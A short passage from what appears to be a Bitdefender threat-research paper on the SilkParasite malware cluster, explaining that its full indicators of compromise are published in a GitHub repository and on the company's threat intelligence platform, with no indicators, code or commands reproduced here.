The complete set of indicators of compromise for the SilkParasite cluster is published as a machine-readable file rather than reproduced in this paper. Hosting it externally lets defenders consume it programmatically and lets us keep it current as the investigation continues. The dataset covers file hashes (MD5 and SHA256), command-and-control infrastructure, mutexes, persistence artifacts, and cryptographic keys. Indicators that directly support the analysis remain inline in the relevant sections above.

The full indicator set is available in two places:

- Bitdefender's public malware-ioc repository on GitHub: github.com/bitdefender/malware-ioc
- Bitdefender IntelliZone, our threat intelligence platform, where the same indicators are enriched and correlated with related campaign activity.